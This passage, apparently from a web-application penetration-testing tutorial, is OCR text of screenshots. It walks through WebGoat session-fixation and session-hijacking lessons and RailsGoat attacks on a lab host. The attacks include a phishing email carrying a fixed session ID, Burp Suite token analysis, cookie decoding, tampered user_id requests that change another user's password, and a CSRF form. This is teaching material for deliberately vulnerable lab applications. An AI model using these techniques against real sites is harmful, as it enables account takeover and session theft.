regarding incorrect account details. Please use the following link
to verify your account data:<br><br><center><a href="/WebGoat
/attack?Screen=56&menu=1800&SID=fixedsessionID"> Goat Hills
Financial</a></center><br><br>We are sorry for the any
inconvenience and thank you for your cooperation.<br><br><b>Your
Goat Hills Financial Team</b><center> <br><br><img
src='images/WebGoatFinancial/banklogo.jpg'></center>
```

Created by: Reto Lippuner, Marcel Wirth

OWASP Foundation | Project WebGoat | Report Bug

AJAX Security  
Authentication Flaws  
Buffer Overflows  
Code Quality  
Concurrency  
Cross-Site Scripting (XSS)  
Improper Error Handling  
Injection Flaws  
Denial of Service  
Insecure Communication  
Insecure Configuration  
Insecure Storage  
Malicious Execution  
Parameter Tampering  
Session Management Flaws

[Hijack a Session](#)

[Spoof an Authentication](#)

[Cookie](#)

 [Session Fixation](#)

STAGE 2: Now you are the victim Jane who received the email below. If you point on the link with your mouse you will see that there is a SID included. Click on it to see what happens.

**You are: Victim Jane**

**\* You completed stage 1!**

**Mail From:** admin@webgoatfinancial.com


**Dear MS. Plane**

During the last week we had a few problems with our database. We have received many complaints regarding incorrect account details. Please use the following link to verify your account data:

[Goat Hills Financial](#)

We are sorry for the any inconvenience and thank you for your cooperation.

192.168.56.11/WebGoat/attack?Screen=132&menu=1800&SID=fixedsessionID



Access Control Flaws

AJAX Security  
Authentication Flaws  
Buffer Overflows  
Code Quality  
Concurrency  
Cross-Site Scripting (XSS)  
Improper Error Handling  
Injection Flaws  
Denial of Service  
Insecure Communication  
Insecure Configuration  
Insecure Storage  
Malicious Execution  
Parameter Tampering  
Session Management Flaws


[Hijack a Session](#)  
[Spoof an Authentication](#)  
[Cookie](#)  
[Session Fixation](#)

Web Services  
Admin Functions  
Challenge

STAGE 3: The bank has asked you to verify your data. Log in to see if your details are correct. Your user name is **Jane** and your password is **tarzan**.

**You are: Victim Jane**

**\* You completed stage 2!**

**Goat Hills Financial**  
Human Resources

**Please Login**

Enter your name:

Enter your password:

192.168.56.11/WebGoat/attack?Screen=56&menu=1800&SID=NOVALIDSESSIOI

Insecure Communication  
Insecure Configuration  
Insecure Storage  
Malicious Execution  
Parameter Tampering  
Session Management Flaws

[Hijack a Session](#)  
[Spoof an Authentication Cookie](#)  
[Session Fixation](#)

Web Services  
Admin Functions

## Human Resources

Please Login

Enter your name:


Enter your

Inspector Console Debugger Style Edi... Performa... Memory Network

Search HTML

```
<div id="lessonContent">
  <form accept-charset="UNKNOWN" method="POST" name="form"
    action="attack?Screen=56&menu=1800&SID=fixedsessionID" enctype="">
    <style></style>
    <div id="lesson_wrapper">
      <div id="lesson_header"></div>
      <div class="lesson_workspace">
        <div id="lesson_login"></div>
        <h2 class="info" align="center"></h2>
      </div>
    </div>
  </form>
</div>
```


192.168.56.11/WebGoat/attack?Screen=56&menu=1800&SID=fixedsessionID

Access Control Flaws  
AJAX Security  
Authentication Flaws  
Buffer Overflows  
Code Quality  
Concurrency  
Cross-Site Scripting (XSS)  
Improper Error Handling  
Injection Flaws  
Denial of Service  
Insecure Communication  
Insecure Configuration  
Insecure Storage  
Malicious Execution  
Parameter Tampering  
Session Management Flaws  
[Hijack a Session](#)  
[Spoof an Authentication Cookie](#)  
 [Session Fixation](#)  
Web Services  
Admin Functions  
Challenge

STAGE 4: It is time to steal the session now. Use following link to reach Goat Hills Financial.

**You are: Hacker Joe**

**\* Congratulations. You have successfully completed this lesson.**



<b>Firstname:</b>	Jane
<b>Lastname:</b>	Plane
<b>Credit Card Type:</b>	MC
<b>Credit Card Number:</b>	74589864

Logout



Target	Proxy	Spider	Scanner	Intruder	Repeater
--------	-------	--------	---------	----------	----------

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status
904	http://192.168.56.11	POST	/railsgoat/sessions	✓		302
905	http://192.168.56.11	GET	/railsgoat/dashboard/home			200
906	http://192.168.56.11	GET	/railsgoat/rack/ewfebiect is			200

Request Response

Raw Headers Hex HTML Render

```

HTTP/1.1 302 Found
Date: Mon, 21 May 2018 22:49:47 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy_html/3.0.1
mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4
Perl/v5.10.1
X-UA-Compatible: IE=Edge
X-Request-Id: 0f6eb3911a7
X-Runtime: 0.115982
X-Powered-By: Phusion Pas
Set-Cookie:
_railsgoat_session=BAh7B0
HVzZXJfaW0G0wBGaQs%3D--35
Location: http://192.168.
Status: 302 Found
Vary: Accept-Encoding
Content-Length: 111
Connection: close
Content-Type: text/html;
  
```

- Send to Spider
- Do an active scan
- Do a passive scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Show response in browser
- Request in browser ▶
- Engagement tools [Pro version only] ▶

NGU3Y2Q4YmZkNDhjZWx0DcyMjg4BjsAVEkiD  
th=/; HttpOnly

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

WEkiEF9jc3jmX3Rva2VuBjsARkkiMTJqWURkMTdzTEFLVmdyZzBmZWZHUzFha2lsT2xES3FjeTU3b3RUVms2RIU9BjsARkkiDHVzZXJfaWOGOWBG

Text Hex ?  
 Decode as ...  
 Encode as ...  
 Hash ...  
 Smart decode

ZTE1NjgyOWQ1YWJjNTg0NGM1MGExYTl2ZTQxYjBjAVeKiEF9jc3jmX3Rva2VuBjsARkkiMTJqWURkMTdzTEFLVmdyZzBmZWZHUzFha2lsT2xES3Fje

Text Hex  
 Decode as ...  
 Encode as ...  
 Hash ...  
 Smart decode

0	04	08	7b	08	49	22	0f	73	65	73	73	69	6f	6e	5f	69	0x	{	/	"	2	session_i
1	64	06	3a	06	45	46	49	22	25	38	64	66	37	39	65	31	d	:	:	:	:	EFI"%8df79e1
2	35	36	38	32	39	64	35	61	62	63	35	38	34	34	63	35	56829d5abc5844c5					
3	30	61	31	61	32	36	65	34	31	06	3b	00	54	49	22	10	0a1a26e410:TI" ◀					
4	5f	63	73	72	66	5f	74	6f	6b	65	6e	06	3b	00	46	49	_csrf_token0;Fl					
5	22	31	32	6a	59	44	64	31	37	73	4c	41	4b	56	67	72	"12jYDd17sLAKVgr					
6	67	30	66	65	66	47	53	31	61	6b	69	6c	4f	6c	44	4b	g0fefGS1akiOIDK					
7	71	63	79	35	37	6f	74	54	56	6b	36	46	55	3d	06	3b	qcy57otTVk6FU=0;					
8	00	46	49	22	0c	75	73	65	72	5f	69	64	06	3b	00	46	Fl".user_id0;F					
9	69	0h															i\					

Text Hex  
 Decode as ...  
 Encode as ...  
 Hash ...  
 Smart decode

Sequencer Decoder Comparer Extender Project options User options Alerts

Live capture Manual load Analysis options

**Select Live Capture Request**

Send requests here from other tools to configure a live capture. Select the request to use, configure the other options below, then click "Start live capture".

Remove Clear

#	Host	Request
1	http://192.168.56.11	POST /railsgoat/sessions HTTP/1.1Host: 192....

Start live capture

---

**Token Location Within Response**


Select the location in the response where the token appears.


Cookie: 
  
 Form field: 
  
 Custom location:

Configure

---

**Live Capture Options**



Choose another language: English ▾

[Logout](#) ?

Hijack a Session

OWASP WebGoat v5.4Show ParamsShow CookiesLesson Plan

- Introduction
- General
- Access Control Flaws
- AJAX Security
- Authentication Flaws
- Buffer Overflows
- Code Quality
- Concurrency
- Cross-Site Scripting (XSS)
- Improper Error Handling
- Injection Flaws
- Denial of Service
- Insecure Communication
- Insecure Configuration
- Insecure Storage
- Malicious Execution
- Parameter Tampering
- Session Management Flaws
- [Hijack a Session](#)
- [Spoof an Authentication Cookie](#)
- ✔ [Session Fixation](#)
- Web Services
- Admin Functions
- Challenge

[Restart this Lesson](#)

Application developers who develop their own session IDs frequently forget to incorporate the complexity and randomness necessary for security. If the user specific session ID is not complex and random, then the application is highly susceptible to session-based brute force attacks.

**General Goal(s):**

Try to access an authenticated session belonging to someone else.

**\* Invalid username or password.**

**Sign In**


**Please sign in to your account.**


\*Required Fields

**\*User Name:**

**\*Password:**

By Rogan Dawes of **ASPECT SECURITY**  
*Application Security Experts*





192.168.56.11/railsgoat/users/7/account\_settings

### Profile Settings

Email

First name


Last name


Password


Password confirmation



Submit



Target	Proxy	Spider	Scanner	Intruder
Intercept HTTP history WebSockets history Options				
Request to http://192.168.56.11:80				
<input type="button" value="Forward"/> <input type="button" value="Drop"/> <input type="button" value="Intercept is on"/> <input type="button" value="Action"/> <input type="text" value="Comment this item"/> 				
<input type="button" value="Raw"/> <input type="button" value="Params"/> <input type="button" value="Headers"/> <input type="button" value="Hex"/>				
<pre>POST /railsgoat/users/9.json HTTP/1.1 Host: 192.168.56.11 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://192.168.56.11/railsgoat/users/9/account_settings Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 279 Cookie: _railsgoat_session=Bah7CEkiD3Nlc3Npb25faWQ0G0gZFRkkiJTYYZWQ2ZmQ2YTg2MjE1YTFhND05NzQzOWU3Njc3NTQwBjsAVEkieF9j c3JmX 3Rva2VuBjsARkkiMUJPMU5RTkVud0UwT2Vxc2NPZE5YRG10QnB2RDhEb3lhOVlyYmJ0MFZJZ3c9BjsARkkiDHVzZXJfaWQ0G0wBGaO4%3D - -8deeb 866cf6ee3d830bbfbd52ccf5071aeac4632 Connection: close  utf8=%E2%9C%93&amp;_method=put&amp;authenticity_token=B01NQNEpwE00eqsc0dNXDmNBpvD8Doya9Yrbbt0VIgw%3D&amp;user%5Buser_id%5D=9 &amp;user%5Bemail%5D=attacker%40example.com&amp;user%5Bfirst_name%5D=attacker&amp;user%5Blast_name%5D=attacker&amp;user%5Bpassword rd%5D=password&amp;user%5Bpassword_confirmation%5D=password</pre>				

Target	Proxy	Spider	Scanner	Intruder
Intercept HTTP history WebSockets history Options				
Request to http://192.168.56.11:80				
<input type="button" value="Forward"/> <input type="button" value="Drop"/> <input type="button" value="Intercept is on"/> <input type="button" value="Action"/> <input type="text" value="Comment this item"/> 				
<input type="button" value="Raw"/> <input type="button" value="Params"/> <input type="button" value="Headers"/> <input type="button" value="Hex"/>				
<pre>POST /railsgoat/users/7.json HTTP/1.1 Host: 192.168.56.11 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://192.168.56.11/railsgoat/users/9/account_settings Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 281 Cookie: _railsgoat_session=Bah7CEkiD3Nlc3Npb25faWQ0G0gZFRkkiJWExZGIyOTFhY2Y3ZTkzM2U1MTcxNWNiZDExZDQ1NGZmBjsAVEkieF9j c3JmX 3Rva2VuBjsARkkiMwVCNmM4N1dkaHp0eWw5djUdWVpVUxsY011UHJfa1J0TU5aaStLNTHT2M9BjsARkkiDHVzZXJfaWQ0G0wBGaO4%3D - -35b97 8131df9fbfc1551c746f912c85fa469c854; acopendivids=swingset,jotto,phpbb2.redmine; acgroupswithpersist=nada Connection: close  utf8=%E2%9C%93&amp;_method=put&amp;authenticity_token=eB6c87WdhzNyl9v7TueiUllcMuPqckRPMNZi%2Be58G0c%3D&amp;user%5Buser_id%5D =7&amp;user%5Bemail%5D=user%40example.com&amp;user%5Bfirst_name%5D=attacked-user&amp;user%5Blast_name%5D=attacker&amp;user%5Bpas sword%5D=password123&amp;user%5Bpassword_confirmation%5D=password123</pre>				





The Budget Store x file:///root/...assword.html x +

file:///root/webpentest/c4/csrf-change-password.html

csrfpassword csrfpassword submit

Inspec... Cons... Debug... Style Edi... Perform... Mem... Netw...

